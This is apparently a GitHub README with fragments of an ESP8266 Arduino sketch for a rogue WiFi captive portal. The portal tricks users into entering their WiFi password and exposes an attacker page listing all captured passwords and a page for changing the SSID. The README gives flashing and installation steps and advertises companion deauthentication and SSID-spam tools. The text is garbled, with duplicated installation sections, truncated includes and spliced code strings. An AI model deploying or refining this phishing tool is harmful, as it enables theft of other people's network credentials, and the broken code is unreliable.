 # Screenshots




| 172.0.0.1/index | 172.0.0.1/post | 172.0.0.1/pass | 172.0.0.1/ssid |
|---|---|---|---|
| This is the main page. Here the user will write his password and send it. | This is the post page. The user will be redirected here after posting the password. | This is where the attacker can retrieve all the passwords that has been posted. | Here the attacker can change the SSID name of the Access Point on the go. |
 |
 |
 |
 |
 # Installation (ESP8266 Flasher - Easy way)
1. Download ESP8266 Flasher.
2. Download the release.bin file.
3. Open the ESP8266 Flasher and select the Node MCU port
# Installation (ESP8266 Flasher - Easy way)
1. Download ESP8266 Flasher.
2. Download the release.bin file.
3. Open the ESP8266 Flasher and select the Node MCU port
 4. Then, go to the config tab and select the .bin file you've just downloaded.
 5. Finally, go back to the first tab and press "Flash"
6. Your Node MCU is ready!
# Installation (Arduino IDE)
1. Open your Arduino IDE and go to "File -> Preferences -> Boards Manager URLs" and paste the following link:
``http://arduino.esp8266.com/stable/package_esp8266com_index.json``
2. Go to "Tools -> Board -> Boards Manager", search "esp8266" and install esp8266
3. Go to "Tools -> Board" and select you board"
4. Download and open the sketch "WiFi_Captive_Portal.ino"
5. You can optionally change some parameters like the SSID name and texts of the page like title, subtitle, text body...
6. Upload the code into your board.
7. You are done!
## Check out my other projects
- **WiFi-Spam**: :email::satellite: Spam thousands of WiFi access points with custom SSIDs.
- https://github.com/125K/WiFi-Spam
- **PwrDeauther**: :zap: Deauth a specific WiFi access point or an entire channel.
- https://github.com/125K/PwrDeauther
================================================
FILE: WiFi_Captive_Portal.ino
================================================
// ESP8266 WiFi Captive Portal
// By 125K (github.com/125K)
// Libraries
#include
5. Finally, go back to the first tab and press "Flash"
6. Your Node MCU is ready!
# Installation (Arduino IDE)
1. Open your Arduino IDE and go to "File -> Preferences -> Boards Manager URLs" and paste the following link:
``http://arduino.esp8266.com/stable/package_esp8266com_index.json``
2. Go to "Tools -> Board -> Boards Manager", search "esp8266" and install esp8266
3. Go to "Tools -> Board" and select you board"
4. Download and open the sketch "WiFi_Captive_Portal.ino"
5. You can optionally change some parameters like the SSID name and texts of the page like title, subtitle, text body...
6. Upload the code into your board.
7. You are done!
## Check out my other projects
- **WiFi-Spam**: :email::satellite: Spam thousands of WiFi access points with custom SSIDs.
- https://github.com/125K/WiFi-Spam
- **PwrDeauther**: :zap: Deauth a specific WiFi access point or an entire channel.
- https://github.com/125K/PwrDeauther
================================================
FILE: WiFi_Captive_Portal.ino
================================================
// ESP8266 WiFi Captive Portal
// By 125K (github.com/125K)
// Libraries
#include Here you can change the SSID name. After pressing the button \"Change SSID\" you will lose the connection, so reconnect to the new SSID.
" + "" + footer(); } String postedSSID() { String postedSSID = input("s"); newSSID="The password list has been reseted.